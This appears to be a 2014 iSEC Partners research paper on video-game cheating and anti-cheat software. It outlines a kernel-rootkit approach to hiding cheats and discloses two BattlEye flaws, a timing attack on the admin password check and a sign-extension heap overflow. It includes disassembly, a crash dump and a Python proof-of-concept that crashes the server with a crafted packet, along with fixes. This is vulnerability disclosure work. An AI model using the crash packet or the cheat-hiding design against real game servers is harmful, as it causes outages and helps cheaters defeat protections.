# NEXT LEVEL CHEATING AND LEVELING UP MITIGATIONS

*Joel St. John – jstjohn[at]isecpartners[dot]com*
*Nicolas Guigo – nguigo[at]isecpartners[dot]com*

September 29th, 2014

Updated March 9th, 2014

**Abstract**

Cheaters are a growing problem in multiplayer gaming. As games become increasingly complex, the level of sophistication in cheat detection and anti-cheating strategy is forced to keep pace. While some developers spend the time to create their own protections, many have turned to external anti-cheat libraries. These tools are managed by a central server and offer an ideal target for attackers. We outline two practical attacks against one of the most popular anti-cheat engines and demonstrate the implications of a successful attack against anti-cheat software.

## 1 INTRODUCTION

In this paper we take a deep look into the current state of the arms race between cheaters and anti-cheat software in multiplayer PC video games. We also highlight the implications of cheating in games where money has become a part of the business model.

Firstly, we examine how cheating has progressed over the years as money has become a bigger and bigger part of the industry. We present a novel way that can be used to hide cheats from existing anti-cheat software.

In addition, we demonstrate the additional attack surface created by anti-cheat software when integrated as part of a multiplayer game. We take a look into two flaws present in the BattlEye anti-cheat software and outline the ramifications in the event attackers were to exploit the vulnerabilities.

## 2 HISTORY

Cheating has been a problem with almost every multiplayer game in human history. Dishonest players will readily exploit opportunities to cheat in games, with the incentive being greater once money is involved. Although cheating in single player games is entirely possible, the impact is generally limited to the player doing the cheating.

In the beginning, cheating in PC games was as easy as simply patching the code or binary. A player could simply find the appropriate code section or location in memory and change it to fit their needs. In many single player games this is still possible, as game developers are not interested in players cheating themselves. In many instances, developers actually add “cheat codes” that allow the player to cheat in some predefined way in order to make the game less challenging.

With the rise of multiplayer games cheating has become more and more of a problem. Cheating generally falls into one of the following categories:

- Exploiting bugs or glitches in the game
- Leveraging an abundance of client-side data
- Modifying client-side data

Generally speaking, most software will have bugs that can affect the functionality in one way or another. In games, these can (and are) often be abused by players to cheat. This research only applies to the latter two scenarios.

In the early days of multiplayer gaming, developers focused more on making the features work without worrying about security. As a result, a variety of cheats were used across hundreds of games over the years. Game designers have kept pace, designing anti-cheat software to battle cheaters.

At present most major online games employ some form of anti-cheat functionality to attempt to thwart cheaters. This battle has many parallels with the state of malware detection with anti-cheat software playing the role of the antivirus.

## 3 Cheat Technology vs. Anti-Cheat Technology

While most current online games have some form of anti-cheat software, cheating is still prevalent in many of them. Most cheats fall into one of the following categories:

- Out-of-process
- In-process
- Network packet manipulation

The in-process category relies essentially on dll injection and hooking of calls to the Direct3D API, providing high-performance rendering and direct access to all game data. Cheats in the out-of-process category rely upon calls to ReadProcessMemory and WriteProcessMemory to access the game process address space. This is more costly performance-wise. Developers of such cheats are thought to believe that this approach might make it easier to hide from anti-cheat software. Network packet manipulation cheats follow a different approach entirely, often modifying the network packets rather than tampering with the game data.

The anti-cheat software solutions broadly rely on signature checks, hook detections, game specific checks, call stacks monitoring and various debug related detections in order to detect in-process cheats. In order to detect out-of-process cheats, similar techniques are used from a privileged process – usually a "SYSTEM" service - against other processes. Other mechanisms include – non-exhaustively - sending suspected programs to anti-cheat servers for analysis and checking DNS history for cheat update servers. The current model is mostly reactive and relies on user-mode based detections. Once a cheat has been identified, a signature is generated and pushed to anti-cheat software which will ban the cheaters upon successful detection. The cheat developers (public, private or paid) then update their binaries to avoid this detection and the arm race continues.

## 4 The Future

We describe a different cheating model that mostly defeats the user-mode anti-cheats present in most games in their current form. It relies upon a kernel driver providing a rootkit-like functionality to hide activity of its user-mode process (the current implementation leverages Windows protected processes) and provides a mapping API via device I/O controls allowing the game pages to be transparently double-mapped into the cheat process. While this feature was not merged in at the time of the writing, the driver also aims at protecting the cheat binaries by installing itself on the file system stack to prevent anti-cheat access and analysis.

Further work includes hiding the device object from anti-cheat access as it could be used in the future as a mean of detection. iSEC believes this proof of concept will take the arm race into kernel mode which – as the virus-anti-virus arms race demonstrated comes down to a “who loads first” race, the notable difference being that the user is on the cheat’s side leaving little chance for the anti-cheats to come out on top.

## 5 BattlEye

BattlEye is an anti-cheat project started by Bastian Suter in 2004. It is comprised of a system service, a dll on the client, a dll loaded on the game server, and a centralized server keeping track of bans and pushing detection to the other components. The client-dll communicates with the server dll over the established game communication protocol (usually over UDP/IP) while the system service scans the system for external cheats.

It also includes an administration console named RCon which allows remote management without logging into a game session. Access to RCon is protected via a password set in the server’s configuration file.


We outline two practical attacks against the BattlEye anti-cheat software. The first is a timing attack that can be used to gain administrative access to the admin console. While the proof-of-concept works locally, it could be easily adapted to work remotely. The second is a sign-extension attack that causes a heap overflow, likely allowing remote code execution on the game server.

### 5.1 Timing Attack

**Description**

The login for the management console is performed using a string comparison API. This leaves it vulnerable to a remote unauthenticated timing attack allowing guessing of the admin password. The hash check in place does not mitigate the issue. The call to strncpy is at: BEserver.dll+0x5193.

Furthermore, the password is checked only if the login attempt’s password length matches the stored password’s length (branch at BEServer+0x5187), allowing for a size-guessing attack.



```
LEN_CHECK:
mov     ecx, [esp+14h+arg_C]
sub     eax, edx
add     ecx, 0FFFFFFFFh
cmp     ecx, eax
jnz     short loc_100051A4
```

```
STRING_COMPARISON:      ; size_t
push    ecx
push    offset byte_10055938 ; char *
add     ebx, 1
push    ebx             ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
mov     byte ptr [esp+14h+var_4+1], 1
jz      short loc_100051A9
```

Figure 1: Time-dependent attack vs. admin password

**Recommendation**

Set a fixed-size for login packets and replace the call to a string comparison with an algorithm that prevents linear comparison side channels. Comparing hashes or XORing the two password arguments both fit this requirement.

## 5.2 SIGN-EXTENSION BUG CAUSES HEAP OVERFLOW

### Description

A sign-extension performed on an attacker supplied value leads to a heap overflow. This bug could lead to RCE since it overwrites heap data with attacker-controlled data (sent over the network) stored on stack. Exploitation is difficult since it involves racing the thread performing the – very large - copy to trigger the exploit before the process crashes. However the hooking nature of the BattlEye server allows for the ga mes' multithreading engines to process multiple packets simultaneously which makes a successful attack possible. In contrast, achieving a single packet DOS can be demonstrated with a simple python script (attached proof of concept *be_sign_extension.py* and crashdump from Arma2).

The below offsets are from BEServer.dll version 1.190. We verified that the bug is still present in 1.194 (sign extension is now at BeServer.dll+0x64FF).

The sign extension is at: BEserver.dll+0x6144

```
movsx edi, cl
```

The 0-len allocation is at: BEserver.dll+0x59b6

```
lea     eax, [edi+4]       ← edi is 0xFFFFFFFC
push    eax
mov     [ebp+4], eax
call    ??2@YAPAXI@Z     ; operator new(uint)
```

The overwrite at: BEserver.dll+0x1de3c (mistakenly labeled by windbg as BEServer!Init+0xfc1c). The minidump from the write-AV crash is attached and a proof of concept can be found in the appendix. The culprit is thread #5:

```
5  Id: bac.be4 Suspend: 0 Teb: feab9000 Unfrozen

ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
0e25f090 100059e0  BEServer!Init+0xfc1c
0e25f100  77a6f231 BEServer+0x59e0
0e25f224  7471d772 ntdll!RtlpFreeHeap+0x699
0e25f2b8  7471d827 mswsock!WSPRecvFrom+0x157
0e25f308  100064ad mswsock!WSPRecvFrom+0x20c
0e25f318  100064bc BEServer+0x64ad
0e25f330  01433443 BEServer+0x64bc
0e25f334 00000000  ARMA2OASERVER+0x5f3443

0:000> u  BEServer!Init+0xfc1c
BEServer!Init+0xfc1c:
1001de3c  f3a5          rep movs dword ptr es:[edi],dword  ptr [esi]          ← overflow
```

**Recommendatio n**

Changing the packet structure's relevant field to an unsigned type will prevent sign extension. For example: char myvar -> unsigned char myvar.

**Update**

BattlEye has patched this issue as of 11/16/2014. In addition to this, the developers have changed the anti-cheat functionality to include a kernel driver. iSEC has not investigated the functionality at this point in time.

## 6 Conclusion

The current anti-cheat solutions require a large amount of system access in order to perform required functionality. As we've outlined in this paper, not only is the current state of anti-cheat software inadequate to fully stop cheaters, but it also adds significant attack surface to the software. If a serious bug is found in this software, an attacker may be able to leverage it to get system-level access on clients or servers.

In the current model there is no way to fully stop cheaters and the research demonstrated here can be used to easily make any existing cheats undetectable by anti-cheat engines. The increased amount of money in the video game industry presents a worrisome scenario should cheaters begin to use kernel-level cheats. Ultimately, there is a fundamental problem in the way the model works – clients require a significant amount of data, and while players control the hardware the game is played on, they control all of the data and can manipulate it at will.

At present, the most that can be done to prevent cheating is using obfuscation to make cheating harder, not unlike the battle with DRM. The first program to load wins the battle, and since users own their hardware they can always be the first to load. Bringing the battle to kernel-space also introduces problems for developers as anti-cheat software is quite similar to malware and is unlikely to be signed for use within Windows.

There are solutions that can be developed for the future. A system in which the user does not control the underlying hardware could potentially solve the problem. Another potential solution is to fully stream games, a concept currently being researched currently by Microsoft[1]. Until these or other solutions advance, it is simply a matter of time before cheaters win the arms race.

[1] http://research.microsoft.com/apps/pubs/default.aspx?id=226843

## A Code samples

### A.1 Sign-extension bug python proof of concept

```
#!/usr/bin/env python

import sys, socket, udp, string, array
from struct import pack

crashpacket = [
0xfc, 0x05, 0x00, 0x00, 0x07, 0x8f, 0xbd, 0xb4, 0x35, 0x22,
0x1c, 0x5a, 0xeb, 0x0a, 0x14, 0x8f, 0xb3, 0xb0, 0x87, 0xe6, 0x68, 0xd7, 0x16, 0x98, 0xb3,
0x90,
0xed, 0x0b, 0x14, 0xc7, 0x9c, 0x79, 0x49, 0x38, 0x9d, 0x8f, 0x70, 0xc4, 0xf6, 0x48, 0x56,
0x1a,
0xab, 0x4a, 0xd2, 0x18, 0x23, 0x49, 0xf4, 0x97, 0x9c, 0xc8, 0xa9, 0x0c, 0xd9, 0x16, 0xea,
0x9b,
0x9f, 0x53, 0x36, 0x12, 0xcd, 0xb5, 0xf6, 0x48, 0x33, 0x95, 0xf3, 0x4d, 0xfa, 0xa2, 0x1d,
0x82,
0x50, 0xbe, 0x28, 0xe1, 0x9d, 0xdf, 0xac, 0xc3, 0xb7, 0x1e, 0xa2, 0xe9, 0xb8, 0xb8, 0x1d,
0x3e,
0xed, 0xd2, 0x18, 0x48, 0x89, 0xd6, 0xbc, 0xf0, 0x71, 0xd8, 0x62, 0xef, 0x55, 0xee, 0xfe,
0xe6,
0xd3, 0x1d, 0x94, 0x45, 0xd3, 0xa2, 0x84, 0x95, 0x1e, 0xc6, 0x8c, 0x69, 0xba, 0x01, 0xc6,
0x9a,
0xed, 0x0f, 0x26, 0x7c, 0x93, 0x3b, 0x6b, 0x56, 0x9c, 0xcf, 0xeb, 0x46, 0x30, 0x1f, 0xb1,
0x28,
0x2d, 0x7c, 0x7c, 0x8b, 0x05, 0x3c, 0x09, 0x77, 0x1d, 0xfc, 0x6c, 0x72, 0xf1, 0x1e, 0x7c,
0xb3,
0xe4, 0xf1, 0xe4, 0x58, 0x04, 0xb2, 0xff, 0xcc, 0x9e, 0xbd, 0x9b, 0x74, 0xc7, 0x08, 0x74,
0x2b,
0x37, 0xf8, 0x78, 0x41, 0xee, 0xa6, 0xcd, 0x39, 0x02, 0x3d, 0xec, 0x94, 0x60, 0x13, 0x03,
0x24,
0x8a, 0xad, 0x36, 0xc4, 0x35, 0x47, 0xdf, 0xfc, 0xa5, 0xeb, 0xfd, 0x89, 0x41, 0xc5, 0xdf,
0x0f,
0x31, 0x62, 0x9a, 0xf5, 0xce, 0x1e, 0x9b, 0x34, 0x5d, 0x36, 0x38, 0xd7, 0x03, 0x8d, 0x27,
0xf2,
0xdc, 0xe3, 0xd0, 0xa6, 0x74, 0xbf, 0x20, 0x77, 0x99, 0xb2, 0xdc, 0x2c, 0x3e, 0xd8, 0x31,
0x48,
0xac, 0x8e, 0xac, 0x8f, 0xbb, 0x9a, 0x03, 0x3b, 0x16, 0xca, 0xc7, 0x3d, 0x16, 0xf5, 0xd8,
0x0e,
0x21, 0x36, 0x2f, 0x1a, 0xb8, 0x40, 0x32, 0xae, 0x25, 0x25, 0x5a, 0x7e, 0x99, 0xa7, 0x99,
0xeb,
0x1a, 0x20, 0xdc, 0x93, 0x2c, 0x99, 0x29, 0xdf, 0xa5, 0x6a, 0x74, 0xe1, 0xf3, 0x64, 0xdf,
0x56,
0xb2, 0x03, 0x35, 0xd5, 0x77, 0x68, 0xfe, 0x51, 0x66, 0x86, 0xdd, 0xa0, 0x59, 0xaa, 0x9d,
0x38,
0x17, 0xb5, 0x08, 0x9d, 0x17, 0xa4, 0x10, 0x2c, 0x73, 0x33, 0xbc, 0x59, 0x98, 0x06, 0x92,
0xa6,
0xd3, 0xa2, 0xa5, 0x24, 0x83, 0x54, 0xd7, 0x51, 0x6c, 0x5b, 0xd5, 0x9d, 0x07, 0xc2, 0x58,
0x8e,
0x13, 0x22, 0x32, 0xfe, 0x2a, 0xb4, 0x9b, 0xf6, 0x8e, 0xa4 ]

hashtable = [
    0x0, 0x77073096, 0xEE0E612C, 0x990951BA,
    0x76DC419, 0x706AF48F, 0xE963A535, 0x9E6495A3,
    0xEDB8832, 0x79DCB8A4, 0xE0D5E91E, 0x97D2D988,
    0x9B64C2B, 0x7EB17CBD, 0xE7B82D07, 0x90BF1D91,
    0x1DB71064, 0x6AB020F2, 0xF3B97148, 0x84BE41DE,
    0x1ADAD47D, 0x6DDDE4EB, 0xF4D4B551, 0x83D385C7,
    0x136C9856, 0x646BA8C0, 0xFD62F97A, 0x8A65C9EC,
    0x14015C4F, 0x63066CD9, 0xFA0F3D63, 0x8D080DF5,
    0x3B6E20C8, 0x4C69105E, 0xD56041E4, 0xA2677172,
    0x3C03E4D1, 0x4B04D447, 0xD20D85FD, 0xA50AB56B,
    0x35B5A8FA, 0x42B2986C, 0xDBBBC9D6, 0xACBCF940,
    0x32D86CE3, 0x45DF5C75, 0xDCD60DCF, 0xABD13D59,
    0x26D930AC, 0x51DE003A, 0xC8D75180, 0xBFD06116,
    0x21B4F4B5, 0x56B3C423, 0xCFBA9599, 0xB8BDA50F,
    0x2802B89E, 0x5F058808, 0xC60CD9B2, 0xB10BE924,
    0x2F6F7C87, 0x58684C11, 0xC1611DAB, 0xB6662D3D,
    0x76DC4190, 0x1DB7106, 0x98D220BC, 0xEFD5102A,
    0x71B18589, 0x6B6B51F, 0x9FBFE4A5, 0xE8B8D433,
    0x7807C9A2, 0xF00F934, 0x9609A88E, 0xE10E9818,
    0x7F6A0DBB, 0x86D3D2D, 0x91646C97, 0xE6635C01,
    0x6B6B51F4, 0x1C6C6162, 0x856530D8, 0xF262004E,
    0x6C0695ED, 0x1B01A57B, 0x8208F4C1, 0xF50FC457,
    0x65B0D9C6, 0x12B7E950, 0x8BBEB8EA, 0xFCB9887C,
    0x62DD1DDF, 0x15DA2D49, 0x8CD37CF3, 0xFBD44C65,
    0x4DB26158, 0x3AB551CE, 0xA3BC0074, 0xD4BB30E2,
    0x4ADFA541, 0x3DD895D7, 0xA4D1C46D, 0xD3D6F4FB,
    0x4369E96A, 0x346ED9FC, 0xAD678846, 0xDA60B8D0,
    0x44042D73, 0x33031DE5, 0xAA0A4C5F, 0xDD0D7CC9,
    0x5005713C, 0x270241AA, 0xBE0B1010, 0xC90C2086,
    0x5768B525, 0x206F85B3, 0xB966D409, 0xCE61E49F,
    0x5EDEF90E, 0x29D9C998, 0xB0D09822, 0xC7D7A8B4,
    0x59B33D17, 0x2EB40D81, 0xB7BD5C3B, 0xC0BA6CAD,
    0xEDB88320, 0x9ABFB3B6, 0x3B6E20C, 0x74B1D29A,
    0xEAD54739, 0x9DD277AF, 0x4DB2615, 0x73DC1683,
    0xE3630B12, 0x94643B84, 0xD6D6A3E, 0x7A6A5AA8,
    0xE40ECF0B, 0x9309FF9D, 0xA00AE27, 0x7D079EB1,
    0xF00F9344, 0x8708A3D2, 0x1E01F268, 0x6906C2FE,
    0xF762575D, 0x806567CB, 0x196C3671, 0x6E6B06E7,
    0xFED41B76, 0x89D32BE0, 0x10DA7A5A, 0x67DD4ACC,
    0xF9B9DF6F, 0x8EBEEFF9, 0x17B7BE43, 0x60B08ED5,
    0xD6D6A3E8, 0xA1D1937E, 0x38D8C2C4, 0x4FDFF252,
    0xD1BB67F1, 0xA6BC5767, 0x3FB506DD, 0x48B2364B,
    0xD80D2BDA, 0xAF0A1B4C, 0x36034AF6, 0x41047A60,
    0xDF60EFC3, 0xA867DF55, 0x316E8EEF, 0x4669BE79,
    0xCB61B38C, 0xBC66831A, 0x256FD2A0, 0x5268E236,
    0xCC0C7795, 0xBB0B4703, 0x220216B9, 0x5505262F,
    0xC5BA3BBE, 0xB2BD0B28, 0x2BB45A92, 0x5CB36A04,
    0xC2D7FFA7, 0xB5D0CF31, 0x2CD99E8B, 0x5BDEAE1D,
    0x9B64C2B0, 0xEC63F226, 0x756AA39C, 0x26D930A,
    0x9C0906A9, 0xEB0E363F, 0x72076785, 0x5005713,
    0x95BF4A82, 0xE2B87A14, 0x7BB12BAE, 0xCB61B38,
    0x92D28E9B, 0xE5D5BE0D, 0x7CDCEFB7, 0xBDBDF21,
    0x86D3D2D4, 0xF1D4E242, 0x68DDB3F8, 0x1FDA836E,
    0x81BE16CD, 0xF6B9265B, 0x6FB077E1, 0x18B74777,
    0x88085AE6, 0xFF0F6A70, 0x66063BCA, 0x11010B5C,
    0x8F659EFF, 0xF862AE69, 0x616BFFD3, 0x166CCF45,
    0xA00AE278, 0xD70DD2EE, 0x4E048354, 0x3903B3C2,
    0xA7672661, 0xD06016F7, 0x4969474D, 0x3E6E77DB,
    0xAED16A4A, 0xD9D65ADC, 0x40DF0B66, 0x37D83BF0,
    0xA9BCAE53, 0xDEBB9EC5, 0x47B2CF7F, 0x30B5FFE9,
    0xBDBDF21C, 0xCABAC28A, 0x53B39330, 0x24B4A3A6,
    0xBAD03605, 0xCDD70693, 0x54DE5729, 0x23D967BF,
    0xB3667A2E, 0xC4614AB8, 0x5D681B02, 0x2A6F2B94,
        0xB40BBE37, 0xC30C8EA1, 0x5A05DF1B, 0x2D02EF8D]

    def crash(port):
        msg = array.array('B', crashpacket).tostring()
        view = beMessage(msg)

        #craf udp packet
        udp_packet = udp.Packet()
        udp_packet.sport = port
        udp_packet.dport = 2302
        udp_packet.data = view
        packet = udp.assemble(udp_packet, 0)

        s.sendto(packet, ("isp-shellbeach", 0))

    def beHash(bytes):
        hash = 0xFFFFFFFF
        for byte in bytes :
            byte = ord(byte)
            hash = (hash>>8)^hashtable[(hash^byte)&0xFF]
        hash = (~hash)&0xFFFFFFFF
        return hash

    def beMessage(str):
        hash = beHash(str)
        hstr = pack('=L', hash)
        return 'BE%s%s' % (hstr, str)

    def main() :
        global s

        s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)
        crash(int(sys.argv[1]))
        s.close()
        print('Kaboom?')

    if __name__ == '__main__' :
        main()
```

## References

[1] C. Hale (2009). A Lesson In Timing Attacks (or, Don't use MessageDigest.isEquals). Retrieved from http://codahale.com/a-lesson-in-timing-attacks/